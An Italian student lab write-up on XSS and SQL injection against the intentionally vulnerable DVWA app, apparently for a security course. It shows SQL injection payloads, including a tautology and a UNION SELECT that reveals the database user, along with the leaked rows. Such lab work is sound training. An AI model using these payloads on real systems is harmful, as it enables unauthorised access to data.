



Exploit phase



XSS e SQLi

Nella giornata di oggi è richiesto di eseguire sulla macchina DVWA un attacco XSS ed uno di tipo SQL Injecton. Per quanto riguarda il primo, si è iniziato a fare una serie di prove direttamente sulla DVWA per individuare il punto di riflesso.



Si può notare che con la sicurezza di DVWA impostata su “bassa”, è possibile scrivere direttamente il codice HTML nella stringa di ricerca della macchina.





-SQLi: Anche in questo caso, con il livello di sicurezza minimo, è possibile interagire con il DB direttamente dalla pagina web.

192.168.50.101/dvwa/vulnerabilities/sqli/?id=+'+OR+'a'%3D'a'+--+&Submit=Submit#

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DVWA

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout

Vulnerability: SQL Injection

User ID:

ID: ' OR 'a'='a' --
First name: admin
Surname: admin
ID: ' OR 'a'='a' --
First name: Gordon
Surname: Brown
ID: ' OR 'a'='a' --
First name: Hack
Surname: Me
ID: ' OR 'a'='a' --
First name: Pablo
Surname: Picasso
ID: ' OR 'a'='a' --
First name: Bob
Surname: Smith

More info

<http://www.securiteam.com/securityreviews/SDP0NIP76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sqli-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled

[View Source](#) [View Help](#)

User ID:

ID: %' or 0=0 union select null, user() #
First name: admin
Surname: admin
ID: %' or 0=0 union select null, user() #
First name: Gordon
Surname: Brown
ID: %' or 0=0 union select null, user() #
First name: Hack
Surname: Me
ID: %' or 0=0 union select null, user() #
First name: Pablo
Surname: Picasso
ID: %' or 0=0 union select null, user() #
First name: Bob
Surname: Smith
ID: %' or 0=0 union select null, user() #
First name:
Surname: root@localhost

Comado: %' or 0=0 union select null, user() #

